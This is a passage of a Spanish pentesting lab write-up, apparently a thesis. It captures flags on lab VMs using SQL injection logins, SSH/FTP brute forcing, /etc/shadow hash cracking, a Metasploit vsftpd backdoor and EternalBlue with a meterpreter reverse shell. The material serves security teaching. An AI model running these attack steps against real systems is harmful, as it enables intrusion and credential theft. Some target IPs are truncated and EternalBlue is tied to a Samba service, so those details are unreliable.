
Mediante estos dos comandos de la herramienta netcat [35] conseguiremos establecer una conexión con el servidor en el puerto 1337, y obtendremos una sesión en el terminal de comandos del servidor vm2 que tiene la IP 192.168.56.51. Ver Anexo A página 64.

Una vez hemos tomado el control de la máquina vm2 mediante la herramienta netcat, encontraremos la bandera y la pista en las rutas /home/AdminPruebas/Secret/flag1.txt y /home/AdminPruebas/Secret/pista.txt. Ver Anexo A página 64.

7.2.1.2 Explotación máquina vm3, segunda bandera.

Después de haber investigado el servicio HTTP de la máquina vm2, haber capturado la primera bandera y realizado algunas pruebas web en dicho servidor, procederemos a realizar lo mismo con el segundo servidor de la red de pruebas, el servidor vm3, el cual tiene asignada la siguiente dirección IP 192.168.56.52.

Previamente en la fase de escaneo de red hemos localizado mediante nmap que la máquina vm3 tiene el puerto 80 abierto, con protocolo HTTP, por lo que vamos a buscar dicho servicio en el navegador para verificar que servicio web contiene dicho servidor. Escribiremos en el navegador: http://192.168.56.52:80.



El servicio HTTP que ofrece la máquina virtual vm3 del escenario en el puerto 80, es una web muy conocida en el mundo de la ciberseguridad llamada Juice Shop, es probablemente considerada como la página web insegura más sofisticada y moderna de la actualidad. Esta web está diseñada para usuarios que quieren aprender y poner en práctica sus habilidades de hacking web, explotando las diez principales vulnerabilidades de riesgo crítico de OWASP. En el canal de YouTube de “Nick Malcolm” [36], se proporciona un tutorial para superar con éxito todos los ataques web de la página Juice Shop.

Llegados a este punto, vamos a ejecutar el comando Whatweb para localizar más información acerca de las tecnologías específicas que utiliza dicha página web y las versiones que emplean dichas tecnologías, nos será muy útil para detectar vulnerabilidades. Podemos observar que esta web utiliza la base de datos MySQL. Ver Anexo A página 69.

```
>sudo whatweb http://192.168.56.52/#/
```

Antes de comenzar las pruebas de auditoría explotando las principales vulnerabilidades de riesgo crítico de OWASP, obtendremos información acerca de la estructura de ficheros que utiliza dicha página web, para hacernos una idea de cómo está estructurada y localizar ficheros ocultos interesantes. Para realizar un escaneo de posibles rutas de directorios web se instalará y utilizará la herramienta dirbuster. El resultado obtenido al ejecutar los comandos de dicha herramienta se ha incluido en el Anexo A página 69.

```
> sudo dirbuster: Este comando abrirá la interfaz gráfica de la herramienta
```

Una vez hemos descubierto todas las carpetas ocultas en dicha página web y las tecnologías que utiliza, procederemos a realizar una serie de pruebas y a entender de qué trata esta web. A simple vista parece una web de venta de productos, que ofrece múltiples inputs donde permite escribir al usuario y de los que podemos aprovecharnos para introducir comandos maliciosos.

Revisando la web y navegando por los distintos paneles, nos fijamos en la sección de login, donde no estamos registrados con ninguna cuenta, pero vamos a tratar de robar las credenciales de algún usuario de la web e iniciar sesión con ellas.

Tenemos diversos tipos de inyecciones SQL para realizar sobre las distintas bases de datos en la web de pentestmonkey [37], y solo tendremos que escoger las inyecciones SQL para bases de datos MySQL y probarlas sobre la página de login de la web de Juice Shop.

En este caso concreto nos funcionó la siguiente sentencia SQL. En el Anexo A página 69 podemos observar la respuesta de la página tras ejecutar la inyección SQL.

```
holajeje@gmail.com' or 1=1--: Esta sentencia se escribirá en el input de email.
'or 1=1--: Esta sentencia se escribirá en el input de password.
```

Podemos observar que tras realizar la inyección SQL, conseguimos acceder con la cuenta “admin@juice-sh.op”, y encontramos 6 artículos añadidos al carrito de la aplicación de Juice shop.

A pesar de haber accedido a dicha cuenta, sabemos cuál es el usuario, pero no la contraseña. Nuestro próximo paso será averiguar la contraseña del usuario “admin@juice-sh.op”, para ello utilizaremos burpsuite para interceptar las solicitudes cliente-servidor y modificar sus parámetros para realizar ataques de diccionario, probando distintas passwords presentes en el diccionario sobre el usuario admin.

```
> burpsuite: Comando para abrir la interfaz gráfica de la herramienta burpsuite
```

Enviamos la peticion al intruder y lo configuramos con modo sniper, ya que solo tenemos que averiguar un dato, la contraseña. Configuramos únicamente un payload y cargamos el diccionario usr/share/dirb/wordlists/big.txt. Ver Anexo A página 69.

Tras configurar el sniper, y realizar el ataque de diccionario conseguimos crackear la contraseña del usuario admin@juice-sh.op, su contraseña es “admin123”.

Documentándonos acerca de esta página web en internet averiguamos que uno de los retos es localizar dónde está la carpeta scores, donde se indica nuestra puntuación y los retos que hay que completar. Como se indica en la pista de la máquina vm2, la segunda bandera consiste en superar el reto de encontrar las rutas de score y administrator e iniciar sesión en la web con credenciales de usuario administrador.

Inspeccionando el código de la página web, observamos en el debugger, el fichero main.js en dicho fichero encontramos la ruta a la carpeta de score y a la carpeta administrator. Ver Anexo A página 69.

Si accedemos a la ruta del fichero score, podemos ver todas las pruebas y retos que te propone la página web y el progreso con los retos que has obtenido, además de pistas y páginas donde consultar información para mejorar el aprendizaje de las técnicas de pentesting propuestas. Ver Anexo A página 69.

Si accedemos a la ruta del fichero "administrator", podemos observar toda la lista de usuarios registrados en la base de datos de la aplicación web, tanto los usuarios administradores como los usuarios sin permisos de administración. Ver Anexo A página 69.

Ahora que hemos conseguido iniciar sesión como administradores y hemos encontrado las rutas del fichero score y administration, hemos capturado la segunda bandera, tal y como indica la pista de la máquina virtual vm2.

7.2.1.3 Explotación máquina vm4, tercera bandera.

Después de haber escaneado los servicios de la máquina virtual vm4 podemos apreciar que se han filtrado gran cantidad de puertos que no nos dan información acerca de las versiones y vulnerabilidades de los servicios, por lo que sería muy complicado detectar un exploit compatible para atacar dichos puertos filtrados.

El hecho de que aparezcan filtrados gran cantidad de puertos es debido a que en la fase de desarrollo del escenario se implementaron ciertas reglas y políticas en el firewall del Kernel de la máquina vm4. El comando iptables, es una herramienta de la línea de comandos del terminal para configurar el cortafuegos del kernel de Linux y es la que se ha utilizado.

Realizando un análisis de los puertos que están en estado "open", podemos comprobar que la máquina vm4 tiene el puerto 21 abierto con el protocolo FTP cuyas siglas en español significan protocolo de transferencia de ficheros. Revisando la versión que emplea el servicio que está corriendo en el puerto 21 que nos indica la herramienta de escaneo nmap, encontramos vulnerabilidades. El servicio vsftpd 2.3.4 es una versión con vulnerabilidades críticas. Una de las principales vulnerabilidades que afecta a este servicio, nos permite ejecutar remotamente una reverse shell y tomar el control de la máquina objetivo con permisos administradores.

Para realizar el ataque que nos permita explotar el servicio vsftpd 2.3.4 utilizaremos metasploit [38], una de las herramientas más conocidas en kali Linux. Esta herramienta contiene una base de datos con exploits (softwares para explotar diversas vulnerabilidades) y distintos módulos para realizar diversos ataques. En la siguiente referencia bibliográfica podemos consultar un manual [39] para aprender a utilizar la herramienta metasploit.

Para abrir metasploit e iniciar la base de datos de metasploit ejecutaremos en el terminal:

```
> sudo msfdb start: Inicia la base de datos de metasploit.
> sudo msfdb status: Nos indica el estado de la base de datos.
> sudo msfdb run: Abre la consola de metasploit, también podemos utilizar msfconsole.
> sudo msfconsole: Abre la consola de metasploit, también podemos utilizar msfdb run.
```

Una vez abierta la consola de metasploit, configuraremos los comandos del exploit con set para establecer variables y show para mostrar las opciones de exploit, targets, payloads,

encoders, nops y las opciones avanzadas y de evasión. El exploit que utilizaremos lo vamos a configurar de la siguiente forma.

> ***search exploit vsftpd 2.3.4:*** *Busca en la base de datos de metasploit un exploit compatible con el servicio y la versión vsftpd 2.3.4.*

> ***use exploit/unix/ftp/vsftp_234_backdoor:*** *Carga el módulo del exploit en nuestro directorio de trabajo para que podamos configurar las opciones antes de ejecutarlo.*

> ***show options:*** *Muestra las opciones disponibles de configuración del exploit.*

> ***set RHOSTS 192.168.53:*** *Configuramos la IP a la que queremos atacar.*

> ***set RPORT 21:*** *Configuramos el puerto que queremos atacar, en este caso el 21.*

> ***run:*** *Ejecutamos el exploit.*

En el Anexo A página 71 podemos observar el resultado obtenido tras ejecutar el exploit sobre la máquina virtual vm4. Adicionalmente, se muestran capturas de pantalla de la configuración del exploit y de todo el proceso de explotación de la vulnerabilidad vsftpd 2.3.4.

Después de ejecutar el exploit, lo que conseguiremos será abrir una sesión de usuario administrador del sistema "root" en el terminal de la máquina virtual vm4, a través del uso de una backdoor o puerta trasera de acceso.

Ahora que ya hemos conseguido tomar el control del dispositivo, ejecutaremos los siguientes comandos para obtener información de la máquina e intentar buscar información de usuarios del sistema, contraseñas, banderas y pistas. Ver Anexo A página 71.

> ***whoami:*** *Nos indicará que somos el usuario root del sistema vm4.*

> ***pwd:*** *Nos mostrará nuestra actual posición en el sistema de ficheros y directorios, para ubicarnos.*

> ***ls -l:*** *Para ver los ficheros y directorios que cuelgan de nuestra carpeta de trabajo.*

> ***ifconfig:*** *Indica las interfaces de red de la máquina virtual.*

> ***route:*** *Se utiliza para visualizar y modificar la tabla de rutas. Route print muestra una lista con las rutas actuales conocidas por IP para el host. Route add se utiliza para añadir rutas a la tabla, y route delete se utiliza para borrar rutas de la tabla [40].*

> ***sudo cat /etc/passwd:*** *Contiene una lista de las cuentas del sistema, que proporciona información útil para cada cuenta, como ID de usuario, ID de grupo, directorio de inicio, shell y más [41].*

> ***sudo cat /etc/shadow:*** *Es un archivo de texto que contiene información sobre las contraseñas de los usuarios del sistema. Es propiedad del usuario root y del grupo oculto del sistema [42].*

Estos dos ficheros nos proporcionarán el listado de usuarios del sistema. En el fichero "/etc/passwd" podemos observar los usernames, uids, Shell y directorios de usuario y en el fichero "etc/shadow" podemos ver los hashes de las contraseñas de los usuarios del sistema.

En el archivo /etc/passwd, se puede apreciar que junto al usuario del sistema Juan112 hay un comentario que indica que la bandera está escondida dentro del sistema de ficheros de dicho usuario. Puesto que para obtener la bandera necesitaremos entrar al sistema como usuario Juan112, que es otro usuario administrador de la máquina virtual. Buscaremos el hash de su contraseña en el fichero /etc/shadow y trataremos de crackearla. Ver Anexo A página 71.

Al revisar el fichero /etc/shadow obtenemos la siguiente información del usuario Juan112:

```
Juan112:$1$0abx7qm2$/Wn.2U7XbpQMZ7Mu/jX/N0:19111:0:99999:7:::
```

Lo primero de todo, tendremos que identificar qué tipo/formato de hash es. Si queremos identificar el tipo de hash sin la utilización de herramientas, nos será de utilidad fijarnos en:

- Longitud: Cada tipo o formato de hash presenta una Longitud concreta.
- Set de caracteres: Nos puede indicar que se está utilizando un hash determinado.
- Patrones en su sintaxis.

Mediante la herramienta hash-identifier [43] podemos obtener el tipo o formato de un hash. Esta herramienta viene ya preinstalada en Kali Linux. Para utilizarla simplemente tendremos que ejecutar el siguiente comando. Ver Anexo A página 71.

```
>hash-identifier: Este comando abrirá la consola de la herramienta, nos pedirá
que introduzcamos el hash que queremos identificar, después lo analizará y nos
devolverá el resultado.
```

Tras ejecutar la herramienta hash-identifier indicándole el hash de la contraseña del usuario Juan112, la herramienta nos sugiere que es un hash en formato md5. Ahora que ya sabemos el formato del hash de dicha contraseña, emplearemos la famosa herramienta John the ripper [44] para crackearla. Sergio de Luz [45] nos muestra cómo obtener la contraseña de un usuario utilizando John the ripper, para ello ejecutaremos las siguientes instrucciones:

```
> sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
> sudo john --format=md5crypt -wordlist=/usr/share/wordlists/rockyou.txt
hash.txt
> sudo john --show hash.txt: Este comando nos mostrará la password en texto
claro tras haberla obtenido de la ejecución de los dos comandos anteriores.
```

Tras la ejecución de los comandos anteriores hemos conseguido obtener la contraseña del usuario administrador del sistema Juan112 utilizando el diccionario rockyou.txt. La contraseña obtenida es “rockstars”. Se puede observar una imagen de la ejecución del comando y de la obtención de la contraseña en el Anexo A página 71.

Una vez hemos obtenido la contraseña del usuario Juan112, tendremos que conectarnos vía SSH y buscar en el sistema de ficheros y directorios la bandera tres del escenario. En la imagen del Anexo A página 71, podemos observar la obtención de la bandera y de la pista que se encuentran en las rutas /home/Juan112/.Secret/flag3.txt y /home/Juan112/.Secret/pista.txt

7.2.1.4 Explotación máquina vm5, cuarta bandera.

Llegados a este punto del laboratorio, hemos conseguido capturar tres de las cuatro banderas de la dificultad fácil del escenario. Vamos a analizar los servicios expuestos de la máquina virtual vm5 para encontrar un vector de ataque que nos permita comprometer dicha máquina y localizar la última bandera de la dificultad fácil del escenario.

En la pista de la máquina virtual anterior (vm4), se indicaba que la cuarta bandera estaba localizada en el equipo de usuario vm5 y que uno de los usuarios del sistema se llama Pepe19. Utilizaremos el módulo auxiliar SSH de metasploit para realizar un ataque de diccionario al equipo de usuario vm5. Configuraremos las opciones del módulo auxiliar del siguiente modo:

```
> sudo msfconsole: Iniciamos la consola de metasploit, también se puede ejecutar
“msfdb run”.

> use auxiliary/scanner/ssh/ssh_login: Cargamos el módulo de metasploit del escaner
ssh. Observamos las opciones de configuración del módulo ejecutando “show options”.

> set USERNAME Pepe19: Indicamos que el usuario del servicio ssh se llama Pepe19.

> set RHOSTS 192.168.56.54: Configuramos la IP de la máquina objetivo vm5.

> set PASS_FILE /usr/share/wordlists/dirb/big.txt: Indicamos el diccionario de
contraseñas que queremos utilizar para realizar el ataque de diccionario.
```

Podemos observar que la contraseña del usuario del sistema Pepe19 ha sido crackeada por el scanner SSH de metasploit. Los datos del usuario son: Usuario (Pepe19), Contraseña (1169),

gid (1121). En el Anexo A página 74 podemos observar diferentes capturas de pantalla donde se muestran las opciones de configuración y el resultado obtenido tras ejecutar el ataque de diccionario al servicio SSH mediante el módulo de metasploit.

Ahora ya podemos conectarnos de forma remota a la máquina virtual vm5 a través del servicio SSH, utilizando las credenciales de acceso del usuario Pepe19. Después de conectarnos mediante SSH, podemos observar que el usuario Pepe19 no tiene permisos de administrador del sistema. Es muy importante disponer de estos permisos, para tener control total sobre la máquina vm5. A continuación, intentaremos realizar una escalada de privilegios robando las credenciales de alguna cuenta administradora del sistema.

```
> ssh Pepe19@192.168.56.54: Necesitaremos introducir la contraseña "1169"
```

Revisando e investigando el sistemas de ficheros y directorios en busca de la cuarta bandera, observamos que del directorio /home cuelgan dos directorios /Pepe19 y /Nuria. Esto nos hace sospechar que Nuria puede ser una usuaria del sistema vm5 y quizás disponga de permisos administradores. Revisando el fichero /etc/passwd podemos verificar que Nuria es una usuaria del sistema vm5, se puede observar en detalle en la imagen del Anexo A página 74.

Para obtener la contraseña de Nuria, realizaremos un nuevo ataque de diccionario al servicio SSH. Podríamos realizar un ataque de diccionario con el módulo auxiliar del escaner SSH de Metasploit, como en el ataque anterior. Con el objetivo de aprender más herramientas, vamos a utilizar otra alternativa de ataque de diccionario con la herramienta hydra y haciendo uso del diccionario de rockyou.txt, un diccionario muy conocido en Kali Linux.

Para descomprimir el diccionario de contraseñas llamado rockyou.txt.gz y poderlo utilizar para crackear la contraseña de la usuaria del sistema Nuria, ejecutaremos el siguiente comando:

```
> sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

Una vez hemos descomprimido la carpeta rockyou.txt.gz y tenemos el fichero rockyou.txt, realizaremos un ataque de diccionario al servicio SSH, en el puerto 22 de la IP 192.168.56.54 con la herramienta Hydra [46]. La sintaxis de hydra es la siguiente:

- **-l LOGIN / -L FILE:** Mediante este parámetro podremos configurar el nombre de usuario que se empleará para el ataque o un listado de nombres de usuario almacenados en un fichero. En caso de no saber el nombre del usuario utilizaremos un diccionario con la opción "-L File".
- **-p PASS / -P FILE:** Mediante este parámetro podremos configurar la contraseña de usuario que se empleará para el ataque o un listado de contraseñas de usuario almacenados en un fichero. En caso de no saber la contraseña del usuario utilizaremos un diccionario con la opción "-P File".
- **-f/-F:** Este parámetro establece que se detenga la ejecución del ataque cuando se encuentren las credenciales de un usuario.
- **-s PORT:** Para especificar el puerto si éste es distinto al puerto por defecto.
- **-v / -V / -d:** Activar el modo debug (depuración) para obtener más información sobre la ejecución de la herramienta.

El comando que vamos a ejecutar es el siguiente:

```
> sudo hydra 192.168.56.54 ssh -s 22 -l Nuria -P
/usr/share/wordlists/rockyou.txt -f -vV.
```

El resultado del comando anterior nos proporciona la contraseña de la usuaria Nuria, que es "101010". En el Anexo A página 74 podemos encontrar diversas imágenes de los comandos mencionados anteriormente y de su ejecución en el terminal.

Ahora ya podemos conectarnos de forma remota a la máquina virtual vm5 a través del servicio SSH, utilizando las credenciales de acceso de la usuaria Nuria. Después de conectarnos mediante SSH, podemos observar que la usuaria Nuria es una usuaria administradora del sistema. La escalada de privilegios se ha realizado satisfactoriamente, y ahora tenemos permisos para ejecutar cualquier comando desde el terminal de la máquina vm5, y también podremos acceder a todas las carpetas del sistema y encontrar la bandera.

```
> ssh Nuria@192.168.56.54: Necesitaremos introducir la contraseña "101010"
```

Ejecutando el comando "route", descubrimos una red privada que antes no podíamos detectar ya que las máquinas vm1, vm2, vm3 y vm4 no tienen visibilidad de esta red, la máquina vm5 es la máquina frontera entre las redes privadas de pruebas y de preproducción. Esta nueva red 192.168.56.97/29 se corresponde a la red privada de preproducción, la dificultad media del escenario, y será abordada en la siguiente sección del trabajo. En el Anexo A página 74 se muestra una imagen de la ejecución del comando route.

```
> route: Fijarse en la red de preproducción 192.168.56.97/29
```

En la imagen del Anexo A página 74, podemos observar la obtención de la cuarta bandera del escenario y de la pista. Estos ficheros se encuentran en las rutas del sistema de directorios /home/Nuria/.CarpetaOculta/flag4.txt y /home/Nuria/.CarpetaOculta/pistas.txt. Como podemos observar, la carpeta oculta que cuelga del directorio Nuria comienza por un punto, esto quiere decir que está oculta en el sistema de directorios, no aparecerá visible ejecutando los comandos "ls", "ls -l", solo aparecerá visible ejecutando el comando "ls -la".

7.2.2 Auditoría de la red de preproducción. Nivel de dificultad media del escenario.

Después de capturar las cuatro banderas de la dificultad fácil del escenario, vamos a comenzar la auditoría de la red de preproducción, la dificultad media del escenario que se corresponde con la explotación de las máquinas vm6, vm7, vm8 y vm9. Esta dificultad del laboratorio está constituida por cuatro banderas y cuatro máquinas virtuales que hay que vulnerar.

Antes de comenzar la auditoría de la red de preproducción, realizaremos un resumen de las banderas que necesitamos capturar para superar la dificultad media del escenario.

- **Bandera 5:** Primera bandera de la dificultad media del escenario está localizada en la máquina virtual vm6 de la red de preproducción.
- **Bandera 6:** Segunda bandera de la dificultad media del escenario está localizada en la máquina virtual vm7 de la red de preproducción.
- **Bandera 7:** Tercera bandera de la dificultad media del escenario está localizada en la máquina virtual vm8 de la red de preproducción.
- **Bandera 8:** Cuarta bandera de la dificultad media del escenario está localizada en la máquina virtual vm9 de la red de preproducción.

Tras haber conseguido las credenciales de la usuaria Nuria administradora del sistema vm5, disponemos del control total de la máquina. Este dispositivo tiene conectividad con la red de preproducción, por lo que nos servirá como esclavo para realizar el ataque a dicha red.

Ejecutando el comando route podemos observar que esta máquina se conecta a dos redes internas, la red 192.168.56.48/29 que es la red interna de pruebas y la red 192.168.56.96/29

que es la red interna de pre-producción. En el Anexo A página 77 se muestra una imagen de la ejecución del comando route.

A continuación, vamos a instalar la herramienta nmap en la máquina virtual vm5, para realizar el escaneo de la red privada de preproducción en búsqueda de nuevas máquinas que explotar.

```
> sudo apt-get install nmap: Se ejecutará con permisos administradores.
```

Realizaremos un escaneo de la red de preproducción para detectar todas las máquinas conectadas a esta nueva red interna. El objetivo será localizar las máquinas virtuales vm6, vm7, vm8 y vm9. El resultado del siguiente comando se puede ver en el Anexo A página 77.

```
> sudo nmap -sn 192.168.56.96/29: Muestra las máquinas conectadas a la red.
```

Tras realizar el escaneo de red detectamos cinco máquinas virtuales conectadas a la red cuyas IPs son 192.168.56.97, 192.168.56.98, 192.168.56.99, 192.168.56.100 y 192.168.56.101. La IP 192.168.56.97 se corresponde a la máquina virtual vm5, esta máquina ya hemos conseguido explotarla, por lo que no se realizará el escaneo de puertos y servicios sobre dicha IP.

Para realizar el escaneo de puertos y servicios en las citadas máquinas virtuales del escenario se ejecutarán los siguientes comandos de la herramienta nmap. El resultado obtenido tras ejecutar dichos comandos lo podemos consultar en las imágenes del Anexo A página 77.

```
> sudo nmap -Pn 192.168.56.96/29
> sudo nmap -sS -n -v -p- -T5 192.168.56.98
> sudo nmap -sS -n -v -p- -T5 192.168.56.99
> sudo nmap -sS -n -v -p- -T5 192.168.56.100
> sudo nmap -sS -n -v -p- -T5 192.168.56.101
> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.98
> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.99
> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.100
> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.101
```

Realizando un análisis de los servicios y de los puertos abiertos que presenta cada máquina virtual de la dificultad media del escenario, podemos observar que las IPs 192.168.56.98 y 192.168.56.99 ofrecen servicios FTP en el puerto 21 y HTTP en el puerto 80, por lo que suponemos que uno es un servidor FTP y el otro es un servidor web.

Las IPs 192.168.56.100 y 192.168.56.101 poseen multitud de puertos abiertos y filtrados, por lo que más adelante estudiaremos las versiones de los servicios que ofrecen y buscaremos vulnerabilidades. Observando el diagrama de red del escenario comprobamos que dichas dos máquinas podrían ser los clientes tres y cuatro, equipos de usuario que se conectan a la red de preproducción para hacer uso de los servidores y de los servicios FTP y web que ofrecen.

7.2.2.1 Explotación máquina virtual vm6, quinta bandera.

Después de haber realizado el escaneo de los puertos y servicios de la máquina virtual vm6, podemos apreciar que tiene abiertos los puertos 21 con servicio FTP, 22 con servicio SSH y 111 con servicio rpcbind. Hemos realizado un análisis de las versiones que utilizan dichos servicios y no hemos encontrado vulnerabilidades críticas que nos permitan explotarlos.

En la pista de la máquina virtual anterior la vm5, se indicaba que uno de los usuarios del servicio FTP de la máquina vm6 es “alvaro”, además se indicaba que la contraseña comienza por “test****” y contiene 8 caracteres. Vamos a efectuar un ataque de diccionario al servicio FTP del puerto 21 del servidor cuya IP es la 192.168.56.98, ya que suponemos que la bandera puede estar ahí localizada. Fredy Yesid Ávila [47] nos muestra las distintas posibilidades de herramientas que podemos emplear para realizar el ataque al servicio FTP.

- xHydra, Medusa, Ncrack y Metasploit.

Para llevar a cabo el ataque de diccionario al servicio FTP de la vm5 vamos a utilizar las herramientas de la línea de comandos llamadas Ncrack y medusa. En ejemplos anteriores hemos utilizado Hydra y Metasploit para realizar ataques de diccionario al servicio SSH, pero con el objetivo de aprender otras herramientas alternativas, para este ataque al servicio FTP vamos a utilizar Ncrack y medusa.

Para poder emplear dichas herramientas ejecutaremos los siguientes comandos de instalación desde la máquina virtual vm5 con permisos de administración.

```
> sudo apt-get install ncrack: Comando que nos permite instalar Ncrack.
> sudo apt-get install medusa: Comando que nos permite instalar medusa.
```

Necesitamos crear un diccionario personalizado que se adapte a las especificaciones de la contraseña que nos han indicado en la pista anterior. Para crear nuestro propio diccionario personalizado utilizaremos la herramienta de la línea de comandos llamada "Crunch" [48]. Simplemente tendremos que indicar que genere un diccionario con contraseñas que comiencen por test y contengan únicamente 8 caracteres, además dicho diccionario lo guardará en la siguiente ruta del sistema "/home/vagrant/Desktop/passwordsftp.txt". En el Anexo A página 82 se muestra una imagen de la ejecución del comando crunch.

```
> sudo crunch 8 8 test%%%% >> /home/vagrant/Desktop/passwordsftp.txt
```

Ahora que ya disponemos del diccionario de contraseñas, podemos ejecutar el ataque de diccionario con Ncrack y medusa [49] utilizando nuestro propio diccionario personalizado para crackear la contraseña del usuario FTP "alvaro" de la máquina virtual vm6. Recordamos que este ataque se efectuará desde la máquina esclava vm5 y no desde la máquina atacante vm1.

```
> sudo medusa -h 192.168.56.98 -u alvaro -p passwordsftp.txt
```

Mediante la ejecución del comando anterior hemos conseguido crackear la contraseña del usuario "alvaro" del servicio FTP, dicha contraseña es "test0164". En el Anexo A página 82 se muestra una imagen de la obtención de la contraseña mediante la herramienta medusa.

La misma contraseña es obtenida realizando el ataque al servicio FTP mediante la herramienta de la línea de comandos Ncrack [50], ejecutando el siguiente comando. En el Anexo A página 82 se muestra una imagen de la obtención de la contraseña mediante la herramienta Ncrack.

```
> sudo ncrack -f -v -u alvaro -P passwordsftp.txt 192.168.56.98:21
```

Ahora que ya tenemos la contraseña, podemos conectarnos desde cualquier cliente FTP, como por ejemplo FileZilla, a dicho servidor FTP e investigar las carpetas y documentos, con el objetivo de encontrar información valiosa. En dichas carpetas y documentos podemos encontrar una pista en la cual se indica que debemos descargar la herramienta llamada "cupp" de gitHub para identificar la contraseña del usuario administrador del sistema vm5 llamado Juan. Adicionalmente, en la pista se proporciona información de dicho usuario administrador: su nombre (Juan), apellidos (Perez), nickname (AdminFtp) y cumpleaños.

Tendremos que clonar el proyecto de github de la herramienta llamada cupp, esta herramienta nos permite crear diccionarios personalizados de contraseñas en función de los datos personales de un usuario. En el Anexo A página 82 se muestra como clonar el proyecto.

```
> sudo git clone https://github.com/Mebus/cupp.git
```

Finalmente, una vez hemos clonado el repositorio, tendremos que ejecutar el script de python llamado "cupp.py" y seguir las indicaciones de la herramienta para configurar nuestro propio diccionario personalizado en función de los datos personales del usuario Juan. Después de

haber creado el diccionario personalizado, realizaremos un ataque de diccionario al servicio SSH, utilizando la herramienta hydra. En el Anexo A página 82 se muestran varias imágenes acerca de la obtención de la contraseña del usuario AdminFTP mediante las herramientas cupp y hydra.

```
> sudo hydra 192.168.56.98 ssh -s 22 -l AdminFTP -P juan.txt -f -vV
```

A continuación, iniciaremos sesión en el servicio SSH utilizando las credenciales de acceso del usuario AdminFTP y realizaremos una investigación de las carpetas y ficheros ocultos del sistema en busca de la bandera. Suponemos que la bandera cinco estará escondida en alguna de las carpetas que cuelgan del directorio AdminFTP.

En el Anexo A página 82, podemos observar los comandos utilizados para localizar los ficheros flag5.txt y pista.txt correspondientes a la quinta bandera del escenario. Estos ficheros se encuentran en las rutas del sistema de directorios "/home/AdminFTP/secret/pistas.txt" y "/home/AdminFTP/secret/flag5.txt".

7.2.2.2 Explotación máquina virtual vm7, sexta bandera.

En la sección anterior hemos realizado la explotación de la máquina virtual vm6 y hemos capturado la quinta bandera del escenario, la primera de la dificultad media. En este apartado se tratará la explotación de la máquina virtual vm7 cuya IP es la 192.168.56.99 y la captura de la sexta bandera del escenario, la segunda de la dificultad media.

Realizando la comprobación de enviar un ping para verificar si tenemos conexión con dicha máquina, observamos que se envían los paquetes y que tenemos conexión, pero el TTL (Time To Live) es igual a 128, y esto nos indica que es un sistema Windows. En el Anexo A página 84 se muestra una imagen de la ejecución del comando ping y se puede observar el TTL de 128.

Realizando un análisis de los puertos que están en estado "open" mediante la herramienta nmap, podemos comprobar que la máquina vm7 tiene el puerto 445 abierto con el servicio netbios-ssn y la versión samba smbd 3.X – 4.X. Este servicio define el bloque de mensajes de servidor (Server Message Block, SMB) sobre TCP/IP. Revisando la versión del puerto 445 que nos indica la herramienta nmap encontramos vulnerabilidades críticas que nos permiten abrir una reverse shell y tomar el control de la máquina con permisos administradores.

Realizando una búsqueda en internet encontramos un posible exploit compatible con dicho servicio y versión, llamado Eternalblue. Como explica la siguiente referencia bibliográfica, "EternalBlue es el nombre de un exploit filtrado desarrollado por la NSA para una vulnerabilidad en SMBv1 que estaba presente en todos los sistemas operativos Windows entre Windows 95 y Windows 10. Server Message Block versión 1 (SMBv1), es un protocolo de comunicación que se utiliza para compartir el acceso a archivos, impresoras y puertos serie a través de la red" [51].

Para explotar esta vulnerabilidad utilizaremos el framework de ataque de metasploit. En apartados anteriores ya explicamos cómo iniciar la base de datos de la herramienta y su funcionamiento, por lo que ahora indicaremos directamente los comandos ejecutados para explotar la vulnerabilidad del puerto 445 netbios-ssn y la versión samba smbd 3.X – 4.X.

Una vez hemos iniciado la consola de metasploit, configuraremos los parámetros del exploit con set para establecer variables y show para mostrar las opciones de exploit, targets, payloads, encoders, nops y las opciones avanzadas y de evasión. En el Anexo A página 84 se muestran diversas imágenes de la configuración y ejecución del exploit EternalBlue.

Primero, ejecutaremos un módulo auxiliar de metasploit que consiste en un escaner para verificar si la máquina vm7 es vulnerable al exploit EternalBlue.

> ***search exploit ms17_010:*** *Busca en la base de datos de metasploit un exploit compatible con dicho servicio, ms17_010 es la actualización o parche de seguridad que solventa la vulnerabilidad correspondiente al exploit eternalblue.*

> ***use auxiliary/scanner/smb/smb_ms17_010:*** *Este escaner de metasploit nos indicará si la máquina objetivo es vulnerable a eternalblue o por el contrario no.*

> ***set RHOSTS 192.168.56.99:*** *Para configurar la IP a la que queremos pasar el escaner.*

> ***run*** *Nos indicará que la máquina vm7 es vulnerable al exploit eternalblue.*

Ahora que sabemos que la máquina vm7 es vulnerable al exploit EternalBlue, configuraremos el exploit y lo ejecutaremos para tomar el control de la máquina, mediante una reverse shell.

> ***use exploit/windows/smb/ms17_010_eternal_blue:*** *Carga el módulo del exploit en nuestro directorio de trabajo para que podamos configurar las opciones antes de ejecutarlo.*

> ***show options:*** *Muestra las opciones disponibles de configuración del exploit.*

> ***set RHOSTS 192.168.99:*** *Configuramos la IP a la que queremos atacar.*

> ***set RPORT 445:*** *Configuramos el puerto que queremos atacar, en este caso el 445.*

> ***set payload windows/x64/meterpreter/reverse_tcp:*** *Para configurar el payload, que es la carga que se ejecuta en dicha vulnerabilidad.*

> ***run:*** *Ejecutamos el exploit.*

